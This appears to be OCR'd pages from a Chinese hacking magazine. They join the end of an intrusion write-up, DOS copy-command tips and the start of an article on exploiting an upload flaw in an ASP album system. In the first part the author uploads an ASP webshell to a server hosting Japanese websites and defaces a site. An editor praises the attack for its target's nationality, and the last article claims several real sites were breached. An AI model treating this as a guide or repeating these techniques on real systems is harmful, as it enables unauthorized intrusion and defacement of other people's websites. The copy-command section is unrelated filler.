


图9




图10

五、柳暗花明

万般无奈之下，唯有向他人求助了。于是上邪恶八进制论坛发了帖求救，一会儿就有位朋友来帮忙了。他告诉我在ASP马的第一行加上<%@ LANGUAGE=VBScript codepage ="936" %>这么一行代码。我照着做了，在ASP马的最前面加上那一句代码，再传上去。然后访问，这一回看到了可爱的登录入口了(在此感谢邪八的hc3w朋友)，如图10。至此webshell已经拿到了，如图11。




图11

但进去之后发现很多文件的确都是只读权限，连首页都改不了，就在可写目录传了个黑页，如图12。这个服务器上还有几十个日本网站，不过都是只读权限的，虽然有可写目录，但也不一一传黑页了。

六、反思

入侵结束了，但是那个加一行代码的问题，我当时还没有搞明白。搞定网站之后我去查了些资料。那行代码中936是一个叫代码页的一个代号，表示简体中文。950就是繁体中文，932就是日文。这个只要记住936是我们用的就可以，以后如果遇到网页文件出现乱码的情况可以试着加那一行代码，就能正常解释成简体中文的了。菜菜一个，写错的地方请大家批评指正，我会经常上X的论坛逛的哦……




图12

关键词解释：代码页

代码页(code page)就是针对一种语言文字的字符编码。例如GBK的code page是CP936，BIG5的code page是CP950，GB2312的code page是CP20936。在页面中加入这样的代码能够告诉浏览器应该用哪一种编码去显示和解释HTML代码。

小编点评：

很多人投来的文章经过我的手都会被涂鸦得面目全非，惟独本文作者这个月的两篇文章是不需要做什么改动的。首先是文章言之有物，有新的内容和主题，然后是描述得当，格式整齐没有错别字。在这里小编要呐喊一下，呼吁以后给我们投稿的作者在发文之前千万记得多审查几遍稿子，力求在格式和文字上不需要我们操太多的心。这样小编才能抽出更多的精力去挑选最好的稿子献给广大的读者。最后要点明一下本文的亮点，那就是跨过语言障碍去入侵日本网站，从亚洲人民对日本的特殊感情来说，或许本文可以赢得很多青睐吧。

(文章中涉及到的啊D注入工具、GetWebshellah56bug大众版、ASP+PHP两用Shell连接器和作者制作的全程动画教程已收录到光盘中。)

Copy 命令使用技巧

案例一、"copy"一文件合并

有很多时候网上把视频文件分割成好多小段让大家分别下载，可是下载好的文件在看的时候又老是不停地要打开，那么有没有什么办法让它们重新合并成一个整的文件呢?用专门的视频编辑工具固然可以，可是那繁琐的E文让我辈头痛。其实DOS下就有现成的工具，用我们常用的"copy"命令就可以完成，让我们来看看吧。　格式：copy /b ＜filename1＞+＜filename2＞+…+＜filenameN＞＞filename＞　使用方法：假设你的硬盘有两个文件分别是video1.mpg和video2.mpg那么我们在该目录下输入"copy /b video1.mpg+video2.mpg video.mpg"就可以了，其中video.mpg是你合并后生成的新文件名。赶紧试一试，打开播放器看看是不是拼合好了。　当然，你喜欢的小说、音乐，如果嫌不停地打开关闭太麻烦，不妨试试这个方法把它们合并在一起观看。

案例二、"copy"一批量重命名

一个朋友要做项目需要把一系列文本文件按编号重新命名，可是由于数量实在太多，在Windows中一点点地改太麻烦了，头都大了：(有没有简单一点的方法呢?)好多杂志上介绍了好多工具和方法来实现这个，可是我觉得都比较麻烦。其实我们把DOS命令和回收站结合使用就可以完成批量改名。使用方法：假设E盘上有大量要改名的文件，那么首先把它们弄到回收站里!(切记!仅仅只是删除，不要清空回收站啊，文件丢了我可不负责!)，然后我们进入MS-DOS模式下的E盘，在根目录下输入"cd recycled"进入回收站，dir看看，是不是所有的文件名都改变成有顺序的了：)接下来我们把它们都给拷贝出来。输入"copy *.* e:\"哈哈，返回Windows去看看吧是不是所有的文件都为DE1、DE2……了。注：1.删除之前要先清空"回收站"，否则文件将有可能从未知数字基数开始。2.在哪个盘删除的就进入哪个盘的recycled文件夹，别的盘里没有对应文件的。　3.文件名被修改后命名格式为DX1，D是固定的表示DISK，X是对应你的盘符，如果是在F盘就是DF1，如果是D盘就是DD1，依此类推。

案例三、"copy"一改文件日期

某同事因为工作需要要修改文件的日期，在Windows中忙乎了半天也不知道该怎么改：(难道我们真的只能求助于专用工具了吗?其实不然，同样是使用copy命令就可以轻松完成：)　格式：copy ＜filename＞+　使用方法：假设我们要修改的文件是redate.dat文件，它在C盘，那么我们首先进入MS-DOS方式，在C盘下输入"copy 123.dat+,,"(注：加号后面紧跟2个逗号)回车后系统会询问你是否覆盖?这时键入"Y"即更改为当前日期，是不是非常简单啊?

文章难易度：★★
文字闪亮点：用网际快车批量下载功能获得webshell路径的思路

网络下载软件在黑客入侵中的应用

杨顺昌

在网络高速发展的今天，各种各样的网络应用软件是层出不穷，网络功能也是越来越为强大，本文将介绍一款看似普通的网络下载软件——网际快车是如何运用到黑客入侵中的（当然，你也可以选用别的下载软件，如迅雷之类的）。为大家揭开黑客五花八门的入侵手段。




图1




图2

《何乐asp相册系统》是一款使用广泛的相册系统。表面上看去程序写得很理想，可却暗藏致命弱点——存在上传漏洞！笔者应用下述的方法，已经成功的侵入到了应用这种系统数个网站。这里用本机架设的一个环境来为大家演示吧！（图1）

